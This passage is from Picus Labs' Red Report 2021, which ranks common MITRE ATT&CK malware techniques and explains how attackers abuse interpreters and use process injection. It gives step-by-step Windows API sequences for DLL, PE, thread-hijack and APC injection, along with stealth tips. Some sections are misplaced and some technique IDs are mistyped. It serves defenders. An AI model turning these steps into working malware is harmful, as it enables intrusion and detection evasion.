PICUS

THE RED REPORT 2021

Table of Contents

Introduction

Welcome to the Red Report 2021, an extensive analysis of the most prevalent MITRE ATT&CK® [1] tactics and techniques used by adversaries. The research was conducted by Picus Labs and is based on an in-depth analysis of hundreds of thousands of real-world threat samples, collected from a wide variety of sources.

By improving awareness of the most commonly used attack techniques, the report aims to help security teams develop a more threat-centric approach and prioritise threat prevention, detection and response efforts.

Executive Summary

Picus Labs analyzed over 200,000 malware samples between October 2020 - October 2021 to identify the tactics, techniques, and procedures (TTPs) they exhibit. Picus Labs categorized each observed TTP using the MITRE ATT&CK® framework. Across all samples, Picus Labs observed more than 1.8 million ATT&CK techniques and used this data to identify the most prevalent.

By highlighting the ten most common attack techniques, The Red Report 2021 provides insights to help security teams prioritise defensive actions. Its key recommendation is the need for organizations to develop a threat-centric approach to enhance risk mitigation.

Highlighting Evolving Tactics and Techniques

Perhaps the most notable change in this year's Red Report, compared to the one compiled in 2020, is the increased use of the technique, "*T1486 Data Encrypted for Impact*", which enters the top ten list for the first time and is the third most commonly observed. Our research shows that one in five of the malware samples analysed is designed to encrypt files in a target system. This is a result consistent with the rising prevalence of ransomware attacks, which are reported to have increased 1,070% between July 2020 and June 2021 [2].

The Red Report 2021 also reveals an increase in the number of average malicious actions per malware. While malware samples analyzed in the previous year's study exhibited, on average 9 actions, the average number of malicious actions is now 11. This finding is consistent with the view that malware complexity as well as the technical abilities of attackers are increasing.

Another key finding of the report is that *T1059 Command and Scripting Interpreter* is the most prevalent ATT&CK technique, utilized by a quarter of all malware samples analyzed. Since interpreters like PowerShell are legitimate and built-in utilities that have extensive access to the internals of operating systems, adversaries frequently abuse them to execute their commands.

The Red Report 2021 also reveals that five of the top ten ATT&CK techniques observed are categorized under the *TA005 Defense Evasion* tactic. Two thirds of malware analysed was found to demonstrate at least one defense evasion technique, underlining attackers' determination to stay under the radar of security teams.

Key Findings

Data encryption is more common

This year a technique from ATT&CK's **TA0040 Impact** tactic enters the Red Report top ten for the first time, placed in third position. **T1486 Data Encrypted for Impact** was exhibited by 19% of malware analysed, helping to explain the large increase in ransomware attacks in 2021.

Malware is increasingly sophisticated

The average malware now exhibits 11 malicious actions (TTPs), up from 9 in 2020. This highlights the increased sophistication of attacks and the adversaries behind them.

Defense evasion is the most common tactic

The most common MITRE ATT&CK tactic used by adversaries is **TA0005 Defense Evasion**, with two thirds of malware analysed found to demonstrate at least one evasion technique. **T1218 Signed Binary Proxy Execution**, **T1027 Obfuscated Files or Information**, and **T1497 Virtualization/Sandbox Evasion** are Defense Evasion techniques that feature in the Red Report top ten, all for the first time.

Adversaries prefer to abuse built-in tools

Adversaries predominantly use **living off the land (LOL)** utilities to perform all the techniques listed in the Red Report 2021 top ten, revealing adversaries' preference for **abusing legitimate tools** rather than custom ones.

To highlight this further, the most prevalent technique on the Red Report list is **T1059 Command and Scripting Interpreter**, exhibited by 26% of malware samples analysed. This technique involves abusing built-in or commonly installed command-line interfaces (CLIs) and scripting languages, such as PowerShell, Apple Script and Unix Shells, as a means of executing arbitrary commands.

The Need for a Threat-Centric Approach

To stay ahead of defenders, attackers continue to vary their approaches. This latest version of the Red Report sheds light on the extent of these changes, revealing significant differences in the tactics, techniques and procedures (TTPs) most common in 2021 compared to 2020.

Malware is now more sophisticated and evasive, posing new detection challenges.

The primary takeaway from the Red Report 2021 is the need for security teams to maintain a threat-centric approach - important to help keep pace with the latest adversaries and align defensive strategies and investments according to the greatest risks.

In order to become threat-centric and more effectively identify and respond to the most prevalent attack techniques, Picus Labs recommends that security teams should:


- Focus on TTPs as well as IOCs
- Leverage behaviour-based detection
- Prioritise telemetry sources
- Operationalize MITRE ATT&CK to measure coverage
- Regularly test and tune security controls

To learn more about each of these recommendations, please refer to **the Key Takeaways** section.

The MITRE ATT&CK Framework

MITRE ATT&CK is an open-source knowledge base of adversary tactics, techniques, and procedures (TTPs) based on real-world observations. Since ATT&CK systematically defines and organizes TTPs, it has become a common language between security teams to describe TTPs. ATT&CK is a community-driven initiative and is therefore a compelling framework that the whole global security community can contribute to it.

The MITRE ATT&CK Matrix for Enterprise v10.1 [1] consists of **14 tactics**, **188 techniques**, and **379 sub-techniques**. ATT&CK also provides threat groups that are related to an intrusion activity, and software utilized by these threat groups. ATT&CK uses the term 'software' to define malware, custom or commercial tools, open-source software, and OS utilities that adversaries use. Currently, ATT&CK contains **129 groups** and **637 pieces of software**.



The above figure presents relationships between objects in the MITRE ATT&CK Framework. In the lifecycle of a cyber attack, a Threat Group uses some techniques or sub-techniques to accomplish their goals (tactics), manually or via software. ATT&CK provides valuable information for each technique and sub-technique, such as metadata, procedure examples, mitigations, detection recommendations, and data sources to help security teams.

Changes in the MITRE ATT&CK Framework

MITRE ATT&CK is not static; it expands as new tactics, techniques, threat groups, software, and other ATT&CK objects are observed.

Between October 2020 - October 2021, there have been three major version updates to ATT&CK for Enterprise [3]:

- **October 2021 (v10):** The most significant change in this release is the addition of 109 Data Components under 37 Data Sources, complementing the ATT&CK Data Source changes released in ATT&CK v9.

  This version contains 14 Tactics, 188 Techniques, and 379 Sub-techniques.

- **April 2021 (v9):** In version 9, a new concept has been added to data sources, which is data components. They bring an additional sub-layer of context to data sources and narrow the identification of security events. Furthermore, Containers and Google Workspace platforms have been added, and the AWS, GCP, and Azure platforms have been replaced with a single IaaS (Infrastructure as a Service) platform.

  This version contains 14 Tactics, 185 Techniques, and 367 Sub-techniques.

- **October 2020 (v8):** In this release, the PRE-ATT&CK domain has been deprecated and removed from ATT&CK. Two new tactics in Enterprise ATT&CK, Reconnaissance and Resource Development, have replaced the scope of the PRE-ATT&CK domain. 10 and 6 new techniques have been added under the Reconnaissance and Resource Development techniques, respectively. Moreover, a new platform has been added to ATT&CK to represent the environment for these tactics.

  This version contains 14 Tactics, 177 Techniques, and 348 Sub-techniques.

Methodology

The Picus Complete Security Control Validation Platform simulates adversarial TTPs in networks and endpoints by mimicking actions of real-world threat actors. To build adversarial attack scenarios, Picus Labs uses analyzes of hundreds of thousands of malicious files. Sources of these files include but are not limited to commercial and open-source threat intelligence services, security vendors and researchers, malware sandboxes, and forums.

The red team analysts of Picus Labs evaluate the analysis results and examine indicators to identify malicious actions for building attack scenarios. Then, blue team analysts examine the effects of these malicious actions on security controls and endpoints and develop actionable prevention signatures and detection rules to help mitigate policy gaps. As building blocks of attack scenarios, malicious actions are mapped to corresponding techniques of the MITRE ATT&CK framework to ground the attack scenarios in a common taxonomy and help security teams to better understand and defend against attacks.

Between October 2020 - October 2021, Picus Labs analyzed 231,507 unique files. 204,954 of these files (89%) were categorized as malicious. 2,197,025 actions were extracted from these files, an average of 11 malicious actions (TTPs) per malware. Since multiple actions may be mapped to the same technique, 2,197,025 actions were mapped to 1,871,682 MITRE ATT&CK techniques, an average of 9 MITRE ATT&CK techniques per malware.

In order to compile the Red Report 2021 Top Ten, Picus Labs researchers determined how many malicious files in the dataset used each technique. Then, for each technique, they calculated the percentage of malware in the dataset that used that technique. For example, adversaries used the *T1059 Command and Scripting Interpreter* technique in 53,582 of 204,954 malicious files (26%).

231,507

unique files were analyzed

204,954
files were categorized as malicious

89%
categorized as malicious

2,197,025
actions were extracted

11
actions per malware

1,871,682
ATT&CK techniques were determined in total

9
determined per malware

The Red Report Top 10 MITRE ATT&CK Techniques

The most prevalent ATT&CK techniques, listed by the percentage of malware samples in which they were observed.

◆	#1 New	%26	T1059 Command and Scripting Interpreter	Execution
↑	#2 2020:4	%21	T1055 Process Injection	Defense Evasion, Privilege Escalation
◆	#3 New	%19	T1486 Data Encrypted for Impact	Impact
↓	#4 2020:3	%16	T1218 Signed Binary Proxy Execution	Defense Evasion
◆	#5 New	%14	T1003 OS Credential Dumping	Credential Access
◆	#6 New	%13	T1027 Obfuscated Files or Information	Defense Evasion
→	#7 2020:7	%11	T1053 Scheduled Task/Job	Execution, Persistence, Privilege Escalation
↓	#8 2020:4	%9	T1036 Masquerading	Defense Evasion
→	#9 2020:9	%8	T1082 System Information Discovery	Discovery
◆	#10 New	%6	T1497 Virtualization/Sandbox Evasion	Defense Evasion, Discovery

#1 T1059
Command and Scripting Interpreter

Command and Scripting Interpreter is an execution technique that adversaries utilize to execute commands, scripts, and binaries on target systems. Therefore, unsurprisingly, this technique is ranked first in the Red Report 2021. Command and scripting interpreters are developed for legitimate users, but adversaries also frequently use them to run their code, interact with local and remote systems, and execute other software during attack campaigns.

Tactics
Execution

Prevalence
%26

Malware Samples
53,582

What is a Command and Scripting Interpreter?

An **interpreter** is a computer program that directly executes instructions written in a programming or scripting language without compiling them beforehand. The following figure shows that an interpreter does not require a compilation process before the program runs; it directly runs instructions one by one. This is one of the reasons why attackers prefer command and scripting interpreters.

source code
interpreter
output

This technique includes both command interpreters and scripting interpreters:

- A **command interpreter** performs interpretation based on the commands submitted by the user in an interactive mode or via the commands present in the program. Operating systems have built-in native command interpreters, such as Windows Command Shell and PowerShell in Windows, and Unix Shell in Unix-like systems. As suggested by their names, command interpreters are also called "shells". In addition to built-in OS command shells, some programming languages such as Python, Perl, and Ruby also have command interpreters.
- A **scripting interpreter** interprets and executes commands presented in a script without compiling them. A script is an ordered set of commands written in a scripting language, which is an interpreted programming language that executes scripts without compiling them. Some well-known scripting languages are PowerShell and VBScript in Windows, Unix Shell in Unix-like systems, AppleScript in macOS, JavaScript, JScript, Python, Perl, and Lua. Command interpreters are also included with some scripting languages, such as PowerShell, Unix shells, Python, and Perl.

Both command and scripting interpreters execute commands issued by users and scripts without the need for compilation.

Adversary Use of Command and Scripting Interpreters

Legitimate users such as system administrators and programmers use command interpreters to execute arbitrary tasks. They use scripting interpreters to accelerate operational tasks by automating them in scripts.

While command and scripting interpreters are developed for legitimate users, adversaries frequently utilize one or more interpreters to execute malicious code and interact with local and remote systems during attack campaigns. For example, attackers use scripts to enumerate running services and processes, discover system and user information, and persist in the victim machine by executing the malicious payload each time a user logs in.

Moreover, some scripting languages like PowerShell and VBScript in Windows systems, Unix shells in Unix-like systems, and AppleScript in macOS can interact directly with the operating system through an API. Therefore, they can be used by adversaries to bypass weak process monitoring mechanisms. They are built-in tools in operating systems, so using them is stealthier than using custom tools.

Updates in the MITRE ATT&CK Framework

In the July 2020 (v7) release of the MITRE ATT&CK Framework, the name of the Command-Line Interface technique is changed as Command and Scripting Interpreter, and seven sub-techniques are added under this technique:

- T1086 PowerShell and T1155 AppleScript were existing techniques in the previous version and became sub-techniques in the new version, T1059.001 PowerShell and T1059.002 AppleScript, respectively.
- T1059.003 Windows Command Shell was included in the T1059 Command-Line Interface technique in the previous version and became a sub-technique in the new version.
- The T1064 Scripting technique in the previous version was deprecated and split into separate T1059.004 Unix Shell, T1059.005 Visual Basic, T1059.006 Python, and T1059.007 JavaScript/Jscript sub-techniques of T1059 Command and Scripting Interpreter.

#1.1. T1059.001 PowerShell

PowerShell is a powerful interactive command-line shell and scripting language that is included in Windows operating systems by default. System administrators frequently use PowerShell to manage the operating system and automate complex tasks due to its extensive access to the internals of Windows. Adversaries have also recognized the value of such a significant weapon in their arsenal.

Before being a sub-technique of the Command and Scripting Interpreter technique, PowerShell was a stand-alone technique as T1086 PowerShell [4]. In the Picus Red Report 2020, it was ranked as the second most frequently used MITRE ATT&CK technique [5].

Adversary Use of PowerShell

It is easy to detect a third-party program that is used to execute commands on Windows OS. As a result, adversaries frequently abuse built-in Windows command-line and scripting tools instead of third-party programs to execute their commands. PowerShell is one of those tools that enable attackers to:

- create fileless malware that runs in the memory without leaving any traces on the disk
- perform sophisticated actions with extensive access to OS internals
- persist on the system by regularly loading malicious code into memory
- discover information, collect and exfiltrate data
- move laterally through networks

Although the PowerShell sub-technique and Command and Scripting Interpreter technique is categorized only in the Execution tactic of the MITRE ATT&CK framework, it is also a powerful technique to achieve the Defense Evasion tactic. Adversaries use PowerShell to employ the following defense evasion techniques:

- direct, in-memory loading and execution of malicious code
- downloading and executing malware payloads without writing any data to disk (fileless execution)
- executing complex code without installing additional software
- evading Antimalware Scan Interface (AMSI) and changing Windows Defender settings (T1562.001 Impair Defenses: Disable or Modify Tools)

- blocking events by disabling Script Block Logging (T1562.006 Impair Defenses: Indicator Blocking
- injecting malicious code into legitimate processes (T1055 Process Injection)
- locating and impersonating user logon tokens (T1134 Access Token Manipulation)

Publicly Available PowerShell Tools Utilized by Threat Actors

The extensive capabilities of PowerShell have attracted the attention of red teams and penetration testers. Consequently, powerful red team and penetration testing frameworks and tools have been developed using PowerShell, such as Empire (PowerShell Empire) [6], PowerSploit [7], Nishang [8], PoschC2 [9], and Posh-SecMod [10].

All of these tools are open-source and publicly available. Although these tools are developed for use by red teams and penetration testers, threat actors frequently leverage them in cyber attack campaigns.

The following table presents some use cases of these PowerShell post-exploitation frameworks by threat actors:

Tool	Threat Actors
Empire (PowerShell Empire) [6]	APT 19 [11], CopyKittens [12], Hades [13], FIN7 [14], FIN10 [15], MuddyWater [16], Turla [17]
Nishang [8]	APT32 [18], TG-3390 [19]
PowerSploit [7]	APT32 [18], APT33 [20], APT41 [21], menuPass [22], MuddyWater [16], Turla [17], WIRTE [23]
PoschC2 [9]	APT33 [20]
Posh-SecMod [1p]	Turla [17]

#1.2. T1059.002 AppleScript

AppleScript is a scripting language for macOS that is used to control programs and components of the operating system via inter-application messages known as AppleEvents. Adversaries can use these events to interact with practically any application running locally or remotely, such as locating open windows and transmitting keystrokes.

Adversary Use of AppleScript

Adversaries use AppleScript to perform a variety of tasks, including interacting with an open SSH connection, moving to remote machines, and even presenting users with bogus dialog boxes. These events are not capable of remotely starting applications, but they can interact with applications already running remotely. AppleScript is capable of executing Native APIs on macOS 10.10 Yosemite and later.

Since it is a scripting language, AppleScript can also be used to execute more conventional techniques, such as a reverse shell via Python. For example, macro malware developers use AppleScript to run their malicious code on Mac systems. The macro code in a macro malware verifies whether WScript.Shell - the Windows Script Shell - is present [24]. If WScript is not detected, the code executes the MacScript function of the VBA. This function runs an AppleScript script that creates a reverse shell via Python. As another use case of the AppleScript sub-technique, OSX/Dok trojan utilizes AppleScript to create a Login Item [25]. macOS malware uses Login Items for persistence since they can execute applications when the users log on. Moreover, AppleScript is also utilized by the WebTools component of the Bundlore adware to inject malicious JavaScript code into the browser [26].

#1.3. T1059.003 Windows Command Shell

Adversaries frequently utilize the Windows Command Shell (also known as cmd.exe), command line, or simply cmd) for execution. It is an application built into the Windows OS that accepts commands and executes them. Although not as powerful as PowerShell, you can control almost any aspect of a system with the Windows Command Shell.

The Windows `cmd.exe` shell can be used to build scripts and store them in batch files (e.g., `.bat` or .`cmd` files) to run multiple commands and automate long and repetitive tasks like user account management or nightly backups.

Adversary Use of Windows Command Shell

Adversaries commonly use `cmd.exe` with the `/c` parameter such as `cmd.exe /c <command>`. The `/c` parameter is used to run the command and then terminate the shell after command completion [27]. Interactive shells may also be created (such as a reverse shell) to run commands and get outputs interactively.

Malware families abuse cmd.exe for different purposes. For example, the WastedLocker ransomware that has recently caused a worldwide outage of services of wearable device maker Garmin [28] uses `cmd.exe` for:

- Execute malicious payloads
- Creating delays for Virtualization/Sandbox Evasion (MITRE ATT&CK T1497) via Time Based Evasion (MITRE ATT&CK T1497.003) [29]
- Deleting service executables for Indicator Removal on Host (MITRE ATT&CK T1070) via File Deletion (MITRE ATT&CK T11070.004) [30]
- Modify file attributes with the `attrib` command [31]

Adversaries use the following methods when picking their target process for malicious code injection:

- A specific target process is called out in the code. Explorer.exe and svchost.exe are the most commonly used ones.
- A list of target processes is defined in the code. For example, the Turla cyberespionage group's Carbon backdoor includes a configuration file consisting of a list of target processes for injection [32]. A typical list includes native Windows and browser processes.
- In some attack scenarios, the target process is not previously defined, and a suitable host process is located at runtime in this type of attack. For example, the CopyKittens group used Windows API functions to extract a list of currently active processes and to get a handle on each target process in its campaign [33].

Updates in the MITRE ATT&CK Framework

In the July 2020 (v7) release of the MITRE ATT&CK Framework, the following sub-techniques were added to the Process Injection technique. Each of these sub-techniques will be explained in the next sections.

- T1055.001 Dynamic-link Library Injection
- T1055.002 Portable Executable Injection
- T1055.003 Thread Execution Hijacking
- T1055.004 Asynchronous Procedure Call
- T1055.005 Thread Local Storage
- T1055.008 Ptrace System Calls
- T1055.009 Proc Memory
- T1055.011 Extra Window Memory Injection
- T1055.012 Process Hollowing
- T1055.013 Process Doppelgänging
- T1055.014 VDSO Hijacking

#1.4. T1059.004 Unix Shell

Unix shell is the primary command-line interpreter that provides a command-line interface (CLI) for Unix-like operating systems (OS) such as macOS, Linux, and BSD. The Bourne Shell (sh), Bourne-Again Shell (bash), Z Shell (zsh), Korn Shell (ksh), and Secure Shell (SSH) are the most commonly used Unix shells.

In addition to an interactive CLI, The Unix shell also provides a scripting language to control the execution of the OS using shell scripts. Basically, a shell script is a set of commands that are in the execution order. The Unix shell can control any part of the system and support typical programming concepts such as conditional tests, loops, file operations, variables, and functions.

Adversary Use of Unix Shell

Since Unix shells are powerful and flexible tools that execute commands and control systems, adversaries use Unix shells to execute various commands and malicious payloads. Some use cases of Unix shells in malware are:

- Controlling remote systems with SSH during the lateral movement and command and control (C2) phases.
- Executing multiple commands on victims, e.g. macOS Bundlore adware [26], Derusbi malware [34], and Linux/Exaramel backdoor [35].
- Creating a reverse shell, e.g. CallMe OSX Trojan [36], Chaos backdoor [37], Cointicker macOS cryptocurrency ticker [38].
- Starting/stopping OS services and installed applications, e.g. LoudMiner cross-platform cryptocurrency miner [39], WindTail OSX backdoor [40].
- Downloading additional payloads, e.g. Shlayer macOS malware [40], [41], Skidmap cryptocurrency miner [42].

#1.5. T1059.005 Visual Basic

Visual Basic (VB) is a programming language derived from BASIC and created by Microsoft. VB can interoperate with the Component Object Model (COM) and the Native API. Since both COM and Native API offer mechanisms to use various components of a system, adversaries use them for local code execution.

Adversary Use of Visual Basic

Because of its interoperability with Windows technologies, adversaries use Visual Basic for execution. In addition to Visual Basic language, attackers also use the following derivative languages of Visual Basic for use in scripting:

- **Visual Basic for Applications (VBA)**: VBA is an implementation of the Visual Basic language that provides process automation, Windows API access, and other low-level functionality through DLLs. It is included in most Microsoft Office applications, even on macOS. As a common malicious usage scenario, adversaries embed their malicious codes in VBA macros in Microsoft Office files, then send these malicious files as email attachments to victims (MITRE ATT&CK T166.001 Spearphishing Attachment).

- **VBScript (Microsoft Visual Basic Scripting Edition)**: VBScript is a derivative of Visual Basic that enables the user to control many aspects of the system by using COM. Although VBScript initially targeted web developers by providing web client scripting in Internet Explorer and web server scripting in IIS, it gained support from Windows system administrators and adversaries because of its extensive functionality. For example, in a malware campaign revealed in March 2020, an obfuscated VBScript package was used to drop various malware such as Zloader, Ursnif, Qakbot, and Dridex [43]. The initial access vector is an email that contains a zipped VBScript file (.vbs) that appears to be an invoice.

#1.6. T1059.006 Python

Adversaries also use scripting interpreters that are not built-in in the operating systems, such as Python. Python is a popular high-level interpreted programming language. Python interpreters are available for most of the operating systems, and it has a comprehensive standard library that can perform many functions. So, adversaries also use Python for malicious purposes.

Adversary Use of Python

Python can be executed in multiple ways, such as interactively from the command-line interface (CLI), via Python scripts (.py), or via binary executables created by compilation of Python code.

Python interpreters are available for most operating systems, and it has a comprehensive standard library that can perform many functions. Because of these features, adversaries use Python to:

- execute commands
- create vulnerability exploitation tools
- download malicious payloads
- perform various malicious behaviors

One of the most recent Python-based malware is the PoetRAT Remote Access Trojan [44]. Briefly, it uses a Word document that contains a VBA script to drop a ZIP file. Then, the VBA macro unzips the zip file and executes the PoetRAT, a Python script. The zip file also contains a Python interpreter because Windows has no default Python interpreter.

#1.7. T1059.007 JavaScript

JavaScript (JS) is a high-level, multi-paradigm programming language that supports event-driven, functional, and imperative programming styles. JavaScript is compliant with ECMAScript specification, which is a standard for the interoperability of Web pages across different browsers. In fact, ECMAScript is the official name of the JavaScript language.

Adversary Use of JavaScript

Jscript is Microsoft's implementation of the ECMAScript Edition 3 language specification [45]. It is an interpreted scripting language as most of the scripting languages. In most cases, adversaries use JScript to develop droppers/downloaders to install/download the actual malware [46], [47]. They use heavy obfuscation methods on .js files that can evade static AV signatures [46], [47]. In some cases, adversaries use VBA and JScript together in their malware like TrickBot [48].

#1.8. T1059.008 Network Device CLI

Some network devices provide built-in Command Line Interpreters (CLIs). Network administrators use these CLIs on network devices to interact with the device for different purposes, such as viewing system information, modifying device configuration, and performing diagnostics. Adversaries abuse Network Device CLIs to change the behavior of these devices.

Network Device CLI is the newest sub-technique of the Command and Scripting technique. The October 2020 (version 8) MITRE ATT&CK release updates Techniques, Groups, and Software in the framework. The biggest changes are the deprecation of the PRE-ATT&CK domain, the addition of two new Tactics, Reconnaissance and Resource Development, to replace PRE-ATT&CK, and the addition of the Network platform to Enterprise ATT&CK.

As a consequence of the addition of Network as a platform, 13 techniques and 15 sub-techniques have been added or modified to cover adversary behavior against network infrastructure devices that constitute the fabric of enterprises' networks such as switches and routers. Network Device CLI is one of these new sub-techniques.

Adversary Use of Network Device CLI

Adversaries abuse Command-Line Interfaces of network devices to change the behavior of these devices for:

- manipulating traffic flows
- loading malicious firmware
- disabling security features or logging

For example, two new malware samples were identified in 2013, both targeting the Cisco network devices [49]. Adversaries leveraged compromised administrator credentials to modify the Cisco IOS code's in-memory copy, using Cisco IOS command-line interface (CLI) commands. The added code exfiltrated IPv4 packets that matched the criteria set by the attacker. The targeted traffic is copied, and those packets are then forwarded to the Command and Control server of the attacker.

#2 T1055
Process Injection

Adversaries always try to achieve an increased level of stealth, persistence, and privilege in their advanced cyber attacks. As a mechanism that can provide these features, it is not surprising that Process Injection is still located towards the top of the Red Report list.

Tactics
Defense Evasion
Privilege Escalation

Prevalence
%21

Malware Samples
43,639

Adversary Use of Process Injection

It is easy to detect malware processes by listing the running processes and filtering out legitimate ones that are part of the operating system or installed software. If the malware can encapsulate its malicious code within a legitimate process, it will hide on the infected system. Process injection is an “old but gold” technique consisting of running arbitrary code within the address space of another process. As a result, this technique enables access to the target process’s memory, system, and network resources.

Process injection provides three significant benefits for adversaries:

- Executing code under a legitimate process may evade security controls. The legitimate process, which is whitelisted, camouflages the malicious code to evade detection.
- Since the malicious code is executed inside the legitimate process’s memory space, it may also evade disk forensics.
- If the target process has elevated privileges, this technique will enable privilege escalation. For example, if the target process has access to network resources, the malicious code can communicate legitimately over the Internet and with other computers on the same network.

Security controls may quickly detect custom processes. Therefore, threat actors use common Windows processes such as:

- Built-in native Windows processes including `explorer.exe`, `svchost.exe`, `regsvr32.exe`, `dllhost.exe`, `services.exe`, `cvtres.exe`, `msbuild.exe`, `RegAsm.exe`, `RegSvcs.exe`, `rundll32.exe`, `arp.exe`, `PowerShell.exe`, `vbc.exe`, `csc.exe`, `AppLaunch.exe` and `cmd.exe`
- Processes of common software including `iexplore.exe`, `ieuser.exe`, `opera.exe`, `chrome.exe`, `firefox.exe`, `outlook.exe`, and `msinm.exe`.

#2.1. T1055.001 Dynamic-link Library Injection

As the name implies, Dynamic-Link Library (DLL) Injection is a technique that involves tricking a program into calling a malicious DLL file that is then run as part of the target process. The main goal of this technique is to bypass process-based defenses and elevate privileges as in other process injection methods [50].

A DLL is a Windows file that contains code and data that can be utilized concurrently by multiple programs [51]. For instance, the Comdlg32 DLL provides typical dialog box related functions in Windows OSs. Each program may implement an Open dialog box by utilizing the features supplied in this DLL. It contributes to code reuse and memory efficiency. Therefore, numerous applications utilize DLL files to perform their essential functions. As a result, it becomes vital to verify whether legitimate DLL files are being called or whether malicious DLL files are being used by malware.

In the DLL injection technique, briefly, the malware writes the path to its malicious DLL into another process's virtual address space and ensures that the remote process loads it by creating a remote thread in the target process [52].

Adversary Use of DLL Injection

In general, adversaries utilize DLL injection in a malware by employing the following steps:

1. **Identify the target process:** The malware must first identify a process to inject itself into (e.g., explorer.exe, svchost.exe, regsvr32.exe). This is typically accomplished by performing a process search via three Application Programming Interfaces (APIs) [52]:
   a. CreateToolhelp32Snapshot returns a snapshot of the heap or module states of a particular process or all processes.
   b. Process32First collects information on the snapshot's initial process.
   c. Process32Next iterates through them in a loop.
2. **Attach to the process**: After locating the target process, the malware obtains the target process's handle via a call to OpenProcess [53].
3. **Allocate memory within the process:** The malware invokes VirtualAllocEx to allocate memory to write the path to its DLL.
4. **Copy DLL or the DLL path into process memory:** The malware calls WriteProcessMemory to write the path in the memory allocated. It also requires calling the LoadLibraryA function for writing the DLL path or determining offset for writing full DLL. LoadLibraryA is a kernel32.dll function that is used during runtime to load DLLs, executables, and other supporting libraries. It accepts a filename as the single parameter.
5. **Execute the injected DLL:** Due to the complexity of managing threads within another process, it is preferable to construct your own thread with the CreateRemoteThread function. Besides, NtCreateThreadEx or RtlCreateUserThread can also be used to execute the code in another process. The general concept is to pass the LoadLibrary address to one of these APIs, requiring a remote process to execute the DLL on the malware's behalf [52].

Although DLL injection is a very effective technique, it also has some challenges for attackers. For example, LoadLibraryA registers the loaded DLL with the program so it can be detected quickly. However, LoadLibraryA can be replaced by loading the whole DLL into memory, then determining the offset to the DLL's entry point. This approach allows you to inject the DLL into a process without registering it with the program (stealthy) [53].

Moreover, most endpoint security products monitor and flag the CreateRemoteThread function used in the last step. Additionally, this technique requires the presence of a malicious DLL on a disk that may be identified. Given that attackers frequently inject code to evade defenses, sophisticated attackers are unlikely to adopt this technique.

#2.2. T1055.002 Portable Executable Injection

Portable Executable (PE) is a file format used by Windows executables, object code, and DLLs. PE Injection technique is similar to DLL Injection, but rather than passing the address of the LoadLibrary, the malware injects its malicious code into an already-running process and causes it to execute via a small shellcode or by calling CreateRemoteThread.

Adversary Use of Portable Executable Injection

Using the PE Injection technique, malware does not need to drop a malicious DLL on the disk. Similar to the DLL Injection technique, the malware allocates memory in the host process with `VirtualAllocEx` and instead of writing a DLL path, it calls `WriteProcessMemory` to write its malicious code.

However, PE injection has a disadvantage, the change in the base address of the copied image. When malware injects its PE into another process, it acquires an unpredictable new base address, forcing it to dynamically recompute its PE's fixed addresses. To circumvent this, the malware must locate the host process's relocation table address and resolve the cloned image's absolute addresses via a loop over its relocation descriptors [53].

#2.3. T1055.003 Thread Execution Hijacking

Thread Execution Hijacking is frequently carried out by suspending an already running process and then unmapping (hollowing) its memory, which can then be replaced with malicious code or the path to a DLL. This is very similar to Process Hollowing (see Section 2.9), but instead of creating a suspended process, it targets an existing one.

Adversary Use of Thread Execution Hijacking

Generally, adversaries employ threat execution hijacking in a malware by using the following steps:

1. Using native Windows API functions like `OpenThread`, a handle to an existing victim process is initially generated.
2. At this point, the process can be suspended using `SuspendThread`.
3. Then, the malware allocates memory in the process using `VirtualAllocEx`.
4. The shellcode is written to the allocated memory with `WriteProcessMemory`.
5. Retrieve the target thread's context with `GetThreatContext`.
6. Update the target thread's instruction pointer to point to the written shellcode in step 4. Then, commit the hijacked thread's new context with `SetThreadContext`.
7. Resume the hijacked threat with `ResumeThread`.

#2.4. T1055.004 Asynchronous Procedure Call

Asynchronous procedure calls (APCs) are functions that run asynchronously within the context of a specific thread. When the system queues an APC to a thread, it generates a software interrupt. When the thread is scheduled again, it will execute the APC function. A malware can force the target threat to execute its malicious code by attaching the code to the thread's APC Queue.

Adversary Use of Asynchronous Procedure Call

Adversaries abuse APCs in a malware by employing the following steps:

1. **Identify the target process ID:** The malware must first identify a process to inject itself into (e.g. explorer.exe, svchost.exe, regsvr32.exe).
